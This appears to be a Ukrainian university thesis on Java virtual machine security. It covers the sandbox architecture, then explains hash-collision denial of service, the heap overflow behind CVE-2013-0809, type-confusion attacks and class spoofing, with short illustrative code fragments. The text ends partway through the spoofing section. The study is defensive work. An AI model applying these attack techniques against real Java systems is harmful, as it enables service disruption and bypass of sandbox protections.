# РЕФЕРАТ

Робота обсягом 81 сторінок містить 6 ілюстрацій , 11 таблиць, 26 додатків та 23бібліографічних посилань.

Метою даної кваліфікаційної роботи є дослідження безпеки застосувань основаних на основі віртуальної машини Java та підвищення її безпеки за допомогою стандартних компонентів комплекту розробника за стосунків та компонентів віртуальної машини.

Результатом роботи є розробка рекомендацій для розробників застосувань основаних на віртуальній машині Java за для підвищення їх безпеки.

Результати роботи можуть бути використані при написанні застосувань будь-якого типу але обов’язково таких, що основані на віртуальній машині Java.

# РЕФЕРАТ

Работа объемом 81 страниц содержит 6 иллюстраций, 11 таблиц, 26 дополнений и 23 литературных источника.

Целью данной квалификационной работы является исследование безопасности приложений, основанных на основе виртуальной машины Java, и повышение их безопасности, с помощью стандартных компонентов комплекта разработчика приложений и компонентов виртуальной машины.

Результатом работы является разработка рекомендаций для разработчиков приложений основанных на виртуальной машине Java для повышения безопасности, ихних програмных продуктов.

Результаты работы могут быть использованы при написании приложений любого типа, но обязательно таких, которые основанные на виртуальной машине Java.

# ABSTRACT

Work up to 81 pages contains 6 illustrations, 11 tables, 26 additions and 24 references .

The purpose of this work is to study the security of applications based on a Java virtual machine, and increase their security by using standard components of software development kit and components of Java virtual machine .

Result is implemntation of recommendations for application developers to improve safety of theirs software products.

The results can be used to write any kind of applications , but only thous that are based on Java virtual machine.

ЗМІСТ

[Перелік умовних позначень, символів, одиниць, скорочень і термінів 10](#_Toc379353546)

[Вступ 11](#_Toc379353547)

[1 Архітектура віртуальної машини Java 12](#_Toc379353548)

[1.1 Огляд концепції безпеки в Java VM 12](#_Toc379353549)

[1.2 Java Bytecode Verifier 13](#_Toc379353550)

[1.3 Java Class Loader 14](#_Toc379353551)

[1.4 Java Security Manager 15](#_Toc379353552)

[Висновки до розділу 1 18](#_Toc379353553)

[2 Загрози застосуванням побудованім на основі віртуальної машини Java 19](#_Toc379353554)

[2.1 Атака на HashMap 19](#_Toc379353555)

[2.1.1 Структури даних на основі хеш-функції 19](#_Toc379353556)

[2.1.2 Суть атаки 21](#_Toc379353557)

[2.2 Преповнення буферу, заснованного на "кучі", через цілочисельне переповнення 22](#_Toc379353558)

[2.2.1 Опис загрози 23](#_Toc379353559)

[2.3 Атака заплутування типів 24](#_Toc379353560)

[2.4 Підміна класів (Class Loader attack, class spoofing) 28](#_Toc379353561)

[2.5 Атаки на Generic об’єкти 31](#_Toc379353562)

[2.6 Атаки за допомогою інтерфейсу рефлексії 31](#_Toc379353563)

[2.7 Виконання коду отриманого зі сторони сервера 34](#_Toc379353564)

[Висновки до розділу 2 35](#_Toc379353565)

[3 Методи підвищення безпеки застосувань побудованих на основі віртуальної машини Java 36](#_Toc379353566)

[3.1 Атаки за допомогою інтерфейсу рефлексії 36](#_Toc379353567)

[3.1.1 Контроллер доступу 36](#_Toc379353568)

[3.1.2 Права доступу 37](#_Toc379353569)

[3.1.3 Усуваємо недоліки менеджера безпеки 38](#_Toc379353570)

[3.2 Виконання коду отриманого зі сторони сервера 39](#_Toc379353571)

[3.2.1 Процес шифрування 41](#_Toc379353572)

[3.2.2 Криптографічні алгоритми з секретним ключем 42](#_Toc379353573)

[3.2.3 Криптографічні алгоритми з відкритим ключем 43](#_Toc379353574)

[3.2.4 Сертифікати з відкритим ключем 44](#_Toc379353575)

[3.2.5 Процес встановлення SSL з’єднання 45](#_Toc379353576)

[3.2.6 Протокол рукостискання 47](#_Toc379353577)

[3.2.7 Шифрування данних 49](#_Toc379353578)

[Висновки до розділу 3 54](#_Toc379353579)

[4 Охорона праці та безпека в надзвичайних ситуаціях 55](#_Toc379353580)

[4.1 Опис роботи та особливостей умов її виконання 55](#_Toc379353581)

[4.2 Характеристика приміщення при написанні програмного продукту 55](#_Toc379353582)

[4.3 Шум 56](#_Toc379353583)

[4.4 Виробничі випромінювання 58](#_Toc379353584)

[4.5 Аналіз повітряного середовища 58](#_Toc379353585)

[4.6 Аналіз умов праці та освітлення 61](#_Toc379353586)

[4.7 Електробезпека 64](#_Toc379353587)

[4.8 Ергономіка робочого місця 65](#_Toc379353588)

[4.9 Надзвичайні ситуації. Пожежна безпека 65](#_Toc379353589)

[Висновки до розділу 4 66](#_Toc379353590)

[5 Економічна частина 68](#_Toc379353591)

[5.1 Постановка задачі 68](#_Toc379353592)

[5.2 Обґрунтування функцій системи 69](#_Toc379353593)

[5.3 Обґрунтування системи параметрів 71](#_Toc379353594)

[5.4 Оцінка рівня якості варіантів реалізації програмного продукту 75](#_Toc379353595)

[5.5 Економічний аналіз варіантів програмного продукту 76](#_Toc379353596)

[5.5.1 Визначення витрат на розробку ПП 76](#_Toc379353597)

[5.5.2 Розрахунок показників економічної ефективності 80](#_Toc379353598)

[Висновки до розділу 5 80](#_Toc379353599)

[Висновки 81](#_Toc379353600)

[Перелік посилань 82](#_Toc379353601)

[Додатки 85](#_Toc379353602)

# ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

VM – віртуальна машина;

SequrityManager – менеджер безпеки;

API – прикладний програмний інтерфейс;

DOS – відмова сервісу;

JVM – віртуальна машина Java;

RMI – програмний інтерфейс виклику віддалених методів у мові Java;

URL – уніфікованийлокатор ресурсів;

SSL –рівень захищених сокетів, назва криптографічного протоколу;

TLS – захистна транспортному рівні, назва криптографічного протоколу;

JSSE – розширення Java для безпечних сокетів;

HTTP – протокол передачі гіпер-текстових документів;

FTP – протокол передачі файлів;

TCP – протокол керування передачею;

IP – між мережевий протокол;

JDK – комплектрозробника застосунків на мові Java;

SDK – комплектрозробника застосунків;

ЦС – центр сертифікації.

# ВСТУП

На сьогодні віртальна машина Javaвстановлена на понад 3 мільярди персональні комп’ютери і має понад 6 мільйонів розробникв[1]. Це свідчить про велику популярність та розповсюдженість цієї платформи. Через це все більше і більше зловмисників намагаються нанести шкоду користувачам та пошкодити сервери. Про ці спроби свідчать новини про нові критичні уразливості у роботі віртуально машии та все частіші випадки їх успішної експлуатації.

Тому ***актуальність роботи*** зумовлена великою розповсюдженістю віртуальної машини Javaта потребою захищати застосування засновані на ній.

***Метою і завданням дослідження*** є загрози що існують у стандартних компонентах розробника застоувань та у самій віртуальні машині.

***Об’єктом дослідження*** є віртуальна машина Java.

***Предметом дослідження*** є способи підвищення безпеки застосувань що побудовані на основі віртуальної машини Java.

***Метою роботи*** є створення рекомендацій та прикладів реалізації для підвищення безпеки застосувань.

***Методи дослідження*** є стандарні компоненти віртуальної машини Java.

***Наукова новизна*** одержаних результатівполягає у тому що робота містить нові і досі актуальні загрози, які розробники віртуальної машини ще не виправили.

***Практичне значення*** одержаних результатів є те що одержані рекомендації можна буде застосовувати будь-якому розробнику застосувань побудованих на основі віртуальної машини Java.

Апробація результатів роботибулана ХI Всеукраїнській науково-практичній конференції студентів, аспірантів та молодих вчених “Теоретичні і прикладні проблеми фізики, математики та інформатики”.

# 1 АРХІТЕКТУРА ВІРТУАЛЬНОЇ МАШИНИ JAVA

## 1.1 Огляд концепції безпеки в Java VM

Концепція моделі безпеки віртуальної машини(VM) Java описується за допомогою метафори "пісочниці"[2] [3]. Пісочниця включає багато системних компонентів, починаючи з менеджера безпеки (Security Manager), який виконується як частина програми до заходів безпеки, розроблених в Java VM.

Модель безпеки Java VM можна розбити на чотири рівні [2]:

1. Мова розроблена, зручною і безпечною з точки зору типів. Мова включає такі функції як автоматичне управління пам'яттю, збірка "сміття" і перевірка розміру на рядках і масивах. Таким чином мова допомагає програмісту писати більш безпечний код.
2. Компілятор та верифікатор байт-коду гарантують, що тільки правильний код Java надійде на виконання. Верифікатор, разом з віртуальною машиною Java, гарантує безпеку типів у байт-коді JavaVM.
3. Завантажувач класів визначає локальний простір імен, який використовується, щоб гарантувати, що ненадійний код, апплет не зможе втрутитись у виконання інших програм Java.
4. Доступ до вирішальних системних ресурсів встановлений віртуальною машиною Java і перевіряється заздалегідь класом SecurityManager, який надає мінімум можливостей для ненадійного коду.

Модель безпеки Java може бути проілюстрована на малюнку 1 [4]. Зауважимо, що як локальний байт-код так і байт-код апплетів (ненадійний байт-код) повинні пройти перевірку байт-коду(Byte-Code Verifier). Після цього викликається завантажувач класів для того щоб визначити, як і де апплет зможе завантажувати класи. Завантажувач класів також забезпечує розділ простору імен, це гарантує, що один апплет не може вплинути на іншу частину середовища виконання. Нарешті, менеджер безпеки використовується під час виконання для перевірки всіх так званих "небезпечних методів", якими є операції з файловою системою, доступ до мережі, або операції що хочуть визначити новий завантажувач класів.

|  |
| --- |
| Untrusted Byte-Code  Local Java source code  Java Compiler  Byte-Code Verifier  Trusted Byte-Code  Class Loader  JDK Byte-Code  Applet Class Loader  Security Manager  Java VM  Operating Platform |
| Рисунок 1.1 – Модельбезпеки Java |

## 1.2 Java Bytecode Verifier

Java компілятор компілює текст програми в байт-коду, надійний компілятор гарантує, що Java текст програми, не порушує правила безпеки. Під час виконання фрагмент скомпільованого коду може входити з будь-якому місця мережі, і невідомо, фрагмент коду був згенерований надійним компілятором чи ні. Отже, середа виконання Java просто не довіряє вхідному байт-коду, а тому піддає його серії перевірок.

Верифікатор байт-коду – це програма автоматичного доведення теорем, яка перевіряє, що основні правила мови виконані. Перевіряється щоб код, був[4]:

* Скомпільований код відформатований правильно.
* Внутрішній стек не буде переповнюватися.
* Ніякі "неприпустимі" перетворення даних не відбудеться (тобто, верифікатор не дозволятиме використовувати цілі числа як вказівники ). Отже гарантується, що змінній не буде надано доступ до областей пам'яті з обмеженим доступом.
* Інструкції байт-коду мають правильно типизовані параметри ( з тієї ж причини як описано в попередньому пункті).
* Всі використані звертання до класу "законні". Наприклад, приватні дані об'єкта повинні завжди залишатися приватними.

Верифікатор байт-коду гарантує, що до інтерпретатора Java передається код, який знаходиться у придатному стані, і може працювати без можливості пошкодження інтерпретатора Java VM.

## 1.3 Java Class Loader

В Java завантажувач класу визначено абстрактним класом, ClassLoder. Він може використовуватися як інтерфейс, для того щоб визначити політику завантаження класів Java в середу виконання. Головні функції завантажувача класів [4]:

* відокремлення коду апплету від коду локальної машини.
* створення і здійснення ієрархії простору імен. Одна з його найбільш важливих функцій – гарантувати, щоб робочий аплет не замінював компоненти системного рівня в середовищі виконання. Зокрема це перешкоджає тому, щоб аплети створили свій власний завантажувач класів.
* перешкоджання тому, щоб апплети викликали методи, які є частиною завантажувача класів системи.

Середовище виконання Java (тобто, робоча Java VM), дозволяє створення багатьох завантажувачів класів, кожен з яких зі своїм власним простором імен, щоб надає можливість їм бути активними одночасно. Простір імен дозволяє Java VM групувати класи на основі того, де вони створені (наприклад, локальні або з віддаленого середовища). Це керує тим, до яких інших частин середовища виконання апплет може отримати доступ і змінити. На додаток, встановлюючи обмеження для простору імен, завантажувач класу перешкоджає тому, щоб "ненадійні" апплети отримали доступ до інших ресурсів машини (наприклад, локальні файли).

## 1.4 Java Security Manager

Менеджер безпеки (SecurityManager) містить багато методів, які призначені для перевірки певних типів дій. Сам клас SecurityManager не призначений, щоб використовуватися безпосередньо, замість цього він розділений на підкласи таки чином створюється щось на зразок Система Меджерів Безпеки. Розділений на підкласи, SecurityManager може використовуватися, щоб створити бажану політику безпеки.

SecurityManager забезпечує надзвичайно гнучкий і потужний механізм для надання умовного доступу до ресурсів. Методи SecurityManager, які перевіряють доступ, є переданими параметрами, які необхідні, щоб реалізувати політику умовного доступу. Також вони надають можливість перевірити стек виконання, щоб визначити, чи код викликав локальний або завантажений код. Деякі можливості Менеджера безпеки включають [4]:

* Управління всіма операціями з сокетами.
* Охорону доступу до захищених ресурсів включаючи файли, персональні дані, і т.д.
* Керування створенням, і весь доступ до, програми операційної системи і процесів.
* Запобігання створенню нових завантажувачів класів.
* Підтримка цілісності потоків.
* Керування доступом до пакетів Java (наприклад, групи класів).

Щоб гарантувати відповідність, всі методи, які є частиною основних бібліотек Java (тобто, надані Sun ) консультуються з Менеджером безпеки до виконання будь-яких небезпечних операцій, таких як запит файлового вводу- виводу і доступ до мережі.

Для довірливого виконання ненадійних програм на Java VM вимагає рішень багатьох проблем, таких як визначення поведінки виконання Java VM, визначення безпечного виконання на Java VM, і доводячи, що розпізнані програми виконуються безпечно на Java VM.

Менеджер безпеки – єдиний об'єкт Java, який виконує перевірки небезпечних методів на етапі виконання. Код бібліотеки Java консультується з Менеджером безпеки щоразу, коли потенційно небезпечна операція виконана. Менеджер безпеки може накласти вето на роботу, генеруючи SecurityException. Рішення, прийняті Менеджером безпеки, беруть до уваги джерело класу. Очевидно, вбудованим класам зазвичай дають більше повноваження, ніж класам, завантаженим через мережу. Менеджер безпеки приймає остаточне рішення щодо того, чи дозволена певна операція або відхилена. (Рисунок 1.2)

|  |
| --- |
| User code  Java Virtual Mashine  Security  Manager  Exception  yes  Native Operating System dangerous functionality  no |
| Рисунок 1.2 – Хід виконання коду користувача віртуальною машиною |

Для розробників апплету Менеджер безпеки – закулісний виконувач, який не може бути безпосередньо викликаний. API Java виконує всі виклики, для взаємодії з операційною системою через інтерфейс, таким чином роблячи ізоляцію усіх необхідних перевірок безпеки в API. Коли небезпечний виклик виконаний у бібліотеці Java, бібліотека запитує Менеджера безпеки. Ці запити виконують ряд методів для перевірки доступу. Наприклад, Менеджер безпеки в більшості браузерів містить методи checkWrite() і checkConnect(), які перевіряють, чи дозволено запис файлу і створення мережевих з'єднань, відповідно. Якщо перевірка виконана, виклик спокійно повертається ; інакше – створюється "виняток".

Використання бібліотекою Java Менеджера безпеки працює наступним чином :

* Програма Java викликає потенційно небезпечний метод в Java API.
* Код Java API запитує Менеджер безпеки, чи дозволена певна операція.
* Менеджер безпеки кидає SecurityException назад до Java API, якщо операція не дозволена. Це виключення повертається назад до програми Java.
* Якщо операція дозволена, виклик Менеджера безпеки закінчується не видаючи винятків, і API Java зазвичай виконує необхідну небезпечну операцію.

У кожної VM може бути тільки один Менеджер безпеки, встановлений один раз, і як тільки Менеджер безпеки був встановлений, це не може бути відмінено (крім, перезапуску VM). Програми що підтримують Java, такі як Веб-браузери встановлюють Менеджер безпеки у процесі їх ініціалізації, таким чином блокуючи в Менеджері безпеки будь-яку небезпечну операцію з потенційно ненадійного коду перш, ніж він буде мати можливість виконатися.

Зазвичай виняток безпеки поширює через всі методи потоку, який виконував відхилуний виклик. Коли самий верхній метод нарешті отримує виняток. Потік, який виходить з цього шляху, роздруковує виняток і трасування стека всіх методів, які призвели до нього.

Важливо розуміти, що для ворожого апплету абсолютно можливо зловити виняток безпеки, який були згенерований в блоці try/catch. Тому не розраховуйте що виключення безпеки, проінформує Вас про ворожі дії апплету. Маються на увазі продуктам безпеки Java, які вважають винятку безпеки, може легко заважати ця стратегія. Ворожий апплет може таким чином зондувати Вашого Менеджера безпеки безкарно. Крім того, зловмисник, який зробив попередню перевірку, буде знати заздалегідь, що Ваш Менеджер безпеки дозволить і відкине, таким чином, він ніколи не буде намагатися виконати операцію, яка викликає виключення безпеки.

Менеджер безпеки має дуже гнучку систему конфігурації (за допомогою поділу на підкласи), незважаючи на те, що аплетам не дозволяють встановлювати власні Менеджери безпеки. Менеджер безпеки за замовчуванням забезпечений як шаблон від Sun Microsystems. Кожне програма, що підтримує, Java заповнює шаблон, щоб виконати свої власні вимоги до захисту. Бібліотека Середовища виконання Java записана так, щоб всі запити, для виконання небезпечної операції були віднесені в Менеджер безпеки. Перевірки прав доступу використовуються для доступу потоку, доступу ОС, доступу до мережі та доступу компонента Java.

## Висновки до розділу 1

Віртуальна машина Javaмає складну архітектуру безпеки. В даному розділі були розглянуті її механізми для забезпечення безпеки виконання байт–коду.

# 2 Загрози застосуванням побудованім на основі віртуальної машини Java

## 2.1 Атака на HashMap

### 2.1.1Структуриданихнаоснові хеш-функції

Структури даних з індексацією за хеш-функції дуже популярні через простоту використання і ряд переваг[5]:

* відсутність таблиці індексів для пошуку потрібних даних;
* доступ до даних з допомогою ключових слів замість індексів ;
* практично незмінний час на додавання або видалення елемента .

Для досягнення цих переваг, структури даних з індексацією по хеш функції використовують цікаву ідею. Індекс даних, обчислюється за значенням хеш-функції ключового слова, яке пов'язане з даними. Нижче наведено простий приклад з псевдо кодом запису елемента в структуру даних з індексацією по хеш-функції :

|  |  |
| --- | --- |
| myHashIndexedDataStructure[**hash(**keyword**)**] = particular data | (2.1) |

Проте у цих структур даних є один істотний недолік, використовувана хеш-функція не є крипто стійкою. Хеш функція - це функція яка для повідомлення довільної довжини M повертає значення фіксованої довжини m.

|  |  |
| --- | --- |
|  | (2.2) |

У той час як крипто стійка хеш-функція повинна задовольняти такі вимогами [6]:

* Незворотність або стійкість до відновлення прообразу : для заданого значення хеш- функції m має бути неможливо обчислити блок даних X, для якого H (X) = m .
* Стійкість до колізій першого роду або відновленню других прообразів : для заданого повідомлення M має бути неможливо підібрати інше повідомлення N, для якого H ( M) = H ( N).
* Стійкість до колізій другого роду : має бути неможливо підібрати пару повідомлень ( M, M'), що мають однаковий хеш .

У разі співпання значення хеш-функцій для ключових слів структура даних повинна мати інший спосіб індексації даних - алгоритм нейтралізації - який би міг обробити дані, з однаковими значеннями хеш -функції.

На практиці застосовується кілька підходів вирішення даної проблеми :

* зондування (зміщення на фіксований або обчислюваний інтервал ) ;
* багаторазове хешування ;
* об'єднання даних в ланцюжок (створення списків з даних з однаковими значеннями хеш-функції);
* перезапис існуючих даних.

Розглянемо спосіб застосовуваний в Java. Для цього розглянемо код класу java.util.HashTable (Додаток А) :

Як видно цей клас для обчислення значення хеш-функції об'єкта ключа(ключове слово) використовує функцію hashCode(). Далі виконується операція побітового "І" (оператор &), для належного представлення у формі Integer, далі береться модуль (оператор %) за розміром таблиці (таким чином створюється циклічне кільці: , ділення з залишком ), щоб завжди адресувати дані в масив tab [].

Після всього цього дані перевіряють, чи є об'єкт з ідентичним значенням хеш-функції, або вже міститься ідентичний об'єкт. Блок if запобігає багаторазовому збереженню примірників одного і того ж об'єкта – більшстарий просто замінюється на новий.

У разі, якщо ніякий ідентичний об'єкт не був знайдений в поточній позиції буде створена новий запис.

З цього видно, що java.util.HashTable використовує список в якості структури для зберігання даних у кожному індексі. Це твердження так само вірно для класу java.util Hashtable.Entry <K,V>(Додаток Б) який є приватним внутрішнім класом.

У полі next міститься посилання на наступний об'єкт, таким чином, створюється однозв'язний список.

Клас java.util.HashMap більш складний і частково його поведінка відрізняеться (дозволяються нульові значення, не синхронізований), але ґрунтується на тій же ідеї, об'єкти з однаковими значеннями хеш-функції поводяться точно так само (зберігаються в однозв'язний списку).

### 2.1.2 Суть атаки

Суть атаки полягає в тому, щоб викликати відмову сервісу(Denial of Service)[5] через підвищення складності алгоритму. Робота зі структурами даних з індексацією за хеш-функцією може бути дуже повільною, якщо зберігати в неї незручні дані. В ідеальній ситуації структура даних з індексацією за хеш-функцією виглядає як показано у Додатку В.

У цьому випадку час на зміну, видалення або додавання даних з ключовими словами, значення хеш-функції яких різне, майже незмінне. Позиція може легко бути знайдена за допомогою значення хеш-функції ключового слова за індексом. Дані отримуються негайно, не потрібно виконувати пошук у списку.

У несприятливому ж випадку структура даних з індексацією за хеш-функцією може містити безліч елементів з однаковим значенням хеш-функції показано на Додаток Г.

У даній структурі для пошуку необхідного елемента необхідно:

* обчислити значення хеш-функції для ключового слова ;
* виконати прохід по зв'язаному списку ;
* порівняти з ключовим слова кожного запису, якщо воно не дорівнює то, алгоритм шукає далі за списком.

Це значно уповільнює процес обробки даних. Дуже швидка структура даних перетворюється в однозв'язний список з додатковими операціями( обчислення значення хеш-функції). Всі переваги структури даних з індексацією за хеш-функцією втрачені. На додаток більшість структур даних з індексацією за хеш-функцією запускають функцію перерахунку значень хеш-функції. Коли структура даних заповнюється до певного рівня ( в Java, наприклад, 75 %), таблиця перераховує значення хеш- функції з причини оптимізації. Більшість раз ця операція дійсно необхідна, але в даному випадку вона ще більше уповільнює процес .

Для прикладу реалізації атаки візьмемо об'єкти класу java.lang.String, функція hashCode() показано на Додаток Д.

Ця функція виглядає як несуттєво змінена версія функції під назвою DJBX33A винайдена Даніелем Джулиусом Барнштейном. У цій функції легко знайти колізії(Додаток Е).

З римунку видно, що конкатенація рядків з однаковим значенням хеш-функції створює рядки з однаковим значенням хеш-функції. Таким чином можна отримати величезну кількість рядків з однаковим значенням хеш-функції. Це дозволяє знаходити колізії ще простіше ніж простим перебором

## 2.2Преповнення буферу, заснованногона "кучі", черезцілочисельнепереповнення

Цілочисельне переповнення може привести до переповнення буфера. Розглянемо причини виникнення цілочисленного переповнення. Нижче представлено один рядок коду, який допоможе з поясненням[7].

|  |
| --- |
| unsignedintx = 4294967295 + 1; |

Ми припустимо, що розмір змінної типу int становить чотири байти, це означає, що з атрибутом unsigned int може приймати значення в діапазоні від 0 до 4294967295 включно. Отже, 4294967295 + 1 не може бути правильно збережено в змінну з типом unsigned int. У момент, коли процесор спробує додати два числа разом, він присвоїть змінній x значення 0 з прапором переносу зі значенням 1. Якби x був знаковим цілим числом тоді, діапазон його допустимих значень був би від - 2147483648 до 2147483647, включно, і переповнення призведе до появи прапора переповнення. З цього можна зробити висновок що обчислення " 4294967295 + 1 " буде відбуватися як (4294967295 + 1)%4294967296. Тепер, подивимося на приклад функції(Додаток Ж) в якій переповнення цілого числа призводить до переповнення буфера.

У нас є функція, cwe190\_to\_cwe122, яка на вхід приймає три параметри. Якщо x\*y більше, ніж 0x100, то ми виділяємо буфер і копіюємо 0x100 байтів у нього. Проблема полягає у припущенні, що x\*y\*sizeof(int) не викличе целочисленное переповнення. Для того щоб реалізувати атаку досить знайти такі x і y, щоб x\*y було більше, ніж 0x100, але все, що ми повинні зробити, забезпечують x і y, таким чином, що x\*y більше, ніж 0x100, але водночас ( x\*y\*4 ) % 42949674296 було менше, ніж 0x100. У цей момент функція скопіює 0x100 байтів з нашого вхідного буфера в буфер, з розміром набагато менше, тим самим приводячи до переповнення буфера[7].

### 2.2.1 Описзагрози

Можна захиститися від цілочисельного переповнення, перевіряючи параметри, використані, для обчислення розміру до виділення буфера. Фактично, Sun додала два макроси написаних на C до субкомпоненту AWT mediaLib, щоб допомогти захищати від цього в 2007. Обидва макросу були оновлені в 2010 через виявлення помилки целочисленного переповнення, в цей час. копія одного макросу була додана в субкомпонент AWT splashscreen в 2009 через іншу помилку целочисленного переповнення. У лютому 2013 вони додали ще два макроси, щоб захиститися від цілочисельного переповнення, SAFE\_TO\_MULT і SAFE\_TO\_ADD .

CVE - 2013-0809 - приклад переповнення цілого числа, що приводить до переповнення буфера " купи". Проблемма знаходиться у функції mlib\_ImageCreate в jdk/src/share/native/sun/awt/medialib/mlib\_ImageCreate.c. УДодатку З наведена частина функції відповідальної за помилку.

Так як mlib\_s32 - є типу int, можна помітити, що переповнення може статися, якщо width \* channels \* 4 \* height більше ніж 4294967295.

sMlibSysFns.createFP - вказівник на вразливу функцію mlib\_ImageCreate(Додаток І). Можна помітити, що після неї викликається mlib\_ImageGetData і їй передається як параметр значення, повернене функцією sMlibSysFns.createFP, і потім відразу викликається функція memset для повернутого буфера. Наприкінці, if блоку, ми повертаємо значення, повернене викликом функції cvtCustomToDefault, яка, в кінцевому рахунку, виконує memcpy і таким чином викликає переповнення.

## 2.3 Атака заплутування типів

У Java типи даних,що використовуються в будь-якій операції повинні бути чітко визначені і повинні відповідати типам операндів, які є допустимими для даної операції. Така поведінка пов'язана з тим, що Java є одним з видів безпечної мови. І в зв'язку з цим будь-яке приведення типів повинно бути зроблено в Java в неявному вигляді. Це може бути виконано з використанням однієї з спеціальних інструкці, які призначені для цієї мети.

Є кілька інструкцій в байт-коді Java, яку можна використовувати для перетворення даних з одного типу до іншої. У разі примітивних типів (byte, short, int, long, float, double), для цієї мети може бути використана відповідна байт-код інструкція вигляду x2y. У такому випадку, х позначає тип операнда-джерела і у тип, до якого явне перетворення зроблено. х і у можуть набувати наступні значення:

Значення, отримане в результаті деяких "кастів" не обов'язково відповідають оригінальному значенню. Це пов'язано з тим, що під час перетворення примітивних типів може мати місце одна з наступних умов:

* перетворення що розширюють значення, тобто інформація про знак або порядок величини числового значення не втрачаеться. У разі такого перетворення, числове значення зберігається точно.
* перетворення що звужують значення, тобто інформація про знак або порядок величини числового значення втрачаються.

Для того, щоб виконати деякі більш складні перетворення типів, зокрема, між вказівниками на обїекті різних типів, використовується інструкція checkcast. Ця команда перевіряє, чи може даний об'єкт бути приведений до даного класу, масиву або інтерфейсу (зазначений як аргумент даної інструкції). В результаті успішного виконання checkcast інструкції, інформацію про тип об'єкта змінюється на тип що зазначений як аргумент інструкції. У Додаток И зображено фрагмент коду з ілюстрацією того, як це працює.

Цей код просто перетворює тип змінної з java.lang.Object на MyType. Якщо перетворення типу дозволено об'єкт що завантажений у стек перетворюється на тип MyType. В результаті конверції фактично здійснюється перетворення на еталонне значення або змінюється посилання на зазначений об'єкт. Це пов'язано з характером роботи інструкції checkcast, яка кидає потрібний виняток(exception), якщо операція приведення типів не може бути виконана.

Нижче приведено правила використання інструкції checkcast, які визначають, чи є перетворення посилання на об'єкт типу S на типу T допустимим. Зокрема, приведення типів допускається, якщо:

* якщо S і T є звичайними типами классів (не масиви), то S повинна бути того ж класу що і T, або класом нащадком T.
* якщо T є інтерфейсом, то S повинен реалізовувати інтерфейс T. S не може бути інтерфейсом, тому що немає ніяких екземплярів інтерфейсів, тільки екземпляри класів та масивів.
* якщо S являє собою клас, що представляє масив компонент типу SC, то він може бути приведений до класу T, тільки якщо T є типу java.lang.Object.
* якщо T також є масивом компонент типу TC, то TC і SC повинні бути такими ж примітивними типами або у випадку, коли вони є вказівниками, та тип SC може бути приведений до ТЗ з використанням цих правил.

Checkcast операція генерує виняток (exception), якщо посилання на об'єкт є нульовим або приведення до даного типу, масиву або інтерфейсу не може бути виконано. У такому випадку "кидається" ClassCastException. Якщо посилання на цільовий клас не може бути знайдено, відповідний виняток також "кидається".

Існує також ще одна інструкція в JVM байт-коді, які може бути використана для визначення чи може посиланням на об'єкт бути приведений до даного типу. А саме, це інструкція InstanceOf. Його робота схожа на інструкціюcheckcast за винятком того, що він не виконує фактичне перетворення типу. Замість цього він повертає інформацію про те, може дане перетворення бути виконане чи ні.

Більшість перевірок що пов'язані з безпекою типів виконуються Bytecode Verifier'ом. Таким чином, жодних перевірок для забезпечення безпеки типів не потрібно під час виконання программи. Це відноситься до перетворення типів, викликів методів та доступу до поля. Єдиними винятками з цього правила є доступу до масиву для яких перевірка завжди виконується як під час верифікації байт-коду, так і під час виконання.

Умова реалізації атак "type confusion" виникає в результаті дефекту в одному з компонентів Java Virtual Machine, який дає можливість для виконання операцій перетворення від одного типу до будь-якого типу таким чином, що порушує правила приведення типів. Так як Bytecode Verifier несе основну відповідальність за забезпечення безпеки приведення типів у программах Java, недолік в цьому компоненті, як правило, є причиною більшості атак "type confusion".

Плутанина з приведенням типів може бути використана для виконання атаки "type confusion". У цій атаці, приведення з одного типу в інший використовуються для того, щоб обійти захист класів, полів і методів.

У типових атаках "type confusion" використовуються зазвичай два класи з однаковими визначеннями імен полів і їх типів, але різними областями доступу ідентифікаторів у відповідних полях. Наприклад двох таких класів, представлений уДодаток Ї.

Тепер, давайте припустимо, що існує "баг" в одному з компонентів віртуальної машини Java, які дозволяють виконувати операції приведення від типу Original до fakeOriginal.

|  |
| --- |
| fakeOriginal=cast2fakeOriginal(org); |

У результаті такої операції приведення, об'єкт типу Original можуть бути доступні як якщо б це був об'єкт типу fakeOriginal. Зокрема, це стосується приватних полів, визначених у вихідному класі. У результаті преведення типів вони розглядаються як публічні, таким чином, вони можуть бути доступні вільно, без будь-яких обмежень.

|  |
| --- |
| fakeOriginal.initialized=true;  fakeOriginal.sec=new Security(MODE\_UNRESTRICTED); |

Такий доступ до цих полів можливий тому, що під час виконання для інструкцій GetField/PutFiled JVM не виконує ніяких перевірок щодо типів аргументів.

В результаті успішної атаки "type confusion", безпека пам'яті програми Java зазвичай може бути "пробита". З наведеного прикладу має бути зрозуміло, чому безпека приведення типів так важлива для програм Java. Роль, яку відіграє Bytecode Verifier для загальної безпеки віртуальної машини Java є критично важливою. Також це пояснює, чому будь-яка помилка, навіть невеликий, в експлуатації Bytecode Verifier'у може мати великий вплив на безпеку всього середовищі Java[8].

## 2.4 Підмінакласів (Class Loader attack, class spoofing)

Охорона об'єктів завантажувача классів(Class Loader) є одним з ключових аспектів безпеки віртуальної машини java. Це пов'язано з роллю яку завантажувач класів відіграє у процесі завантаження класів і динамічному зв'язуванні. Завантажувач класів несе основну відповідальність за можливість JVM визначати класи. При цьому, завантажувачі класів завжди переконуються, що даний клас файл завантажується, даним екземпляром завантажувача, в Java Runtime тільки один раз. Крім того, вони впевнюються, що існує тільки один, унікальний файл класу з даним іменем класу. Ці дві вимоги вводяться з метою забезпечення належного поділу простору імен, що належать до різних об'єктів завантажувача класу.

Як вже було сказано вище, для кожного екземпляра об'єкта завантажувача класу, створюється окремій простір імен. Кожний такий простір імен містить унікальний набір класів, які були завантажені екземпляром даного завантажувача класів. Виходячи з того, що два або більше різних об'єктів завантажувача класу можуть існувати в одній JVM, правильна обробка їх простору імен має вирішальне значення для загальної безпеки JVM. Це пов'язано насамперед з тим, що будь – який перетин двох різних просторів імен одне на одне може легко призвести до підміни класу і в результаті надати зловмиснику можливість реалізувати атаку підміни класів. Але передумовою, перетину двох різних просторів, є кілька простих умов. Перш за все, два об'єкти завантажувача класу повинен існувати на одній і тій же JVM. Кожен з цих завантажувачів класів повинний оголошувати різні об'єкти класу з тим же ім'ям класу. Зокрема, якщо використовуються завантажувачі класів CL1 і CL2 для них можна використати наступне визначення одного і того ж класу Spoofed(Додаток Й).

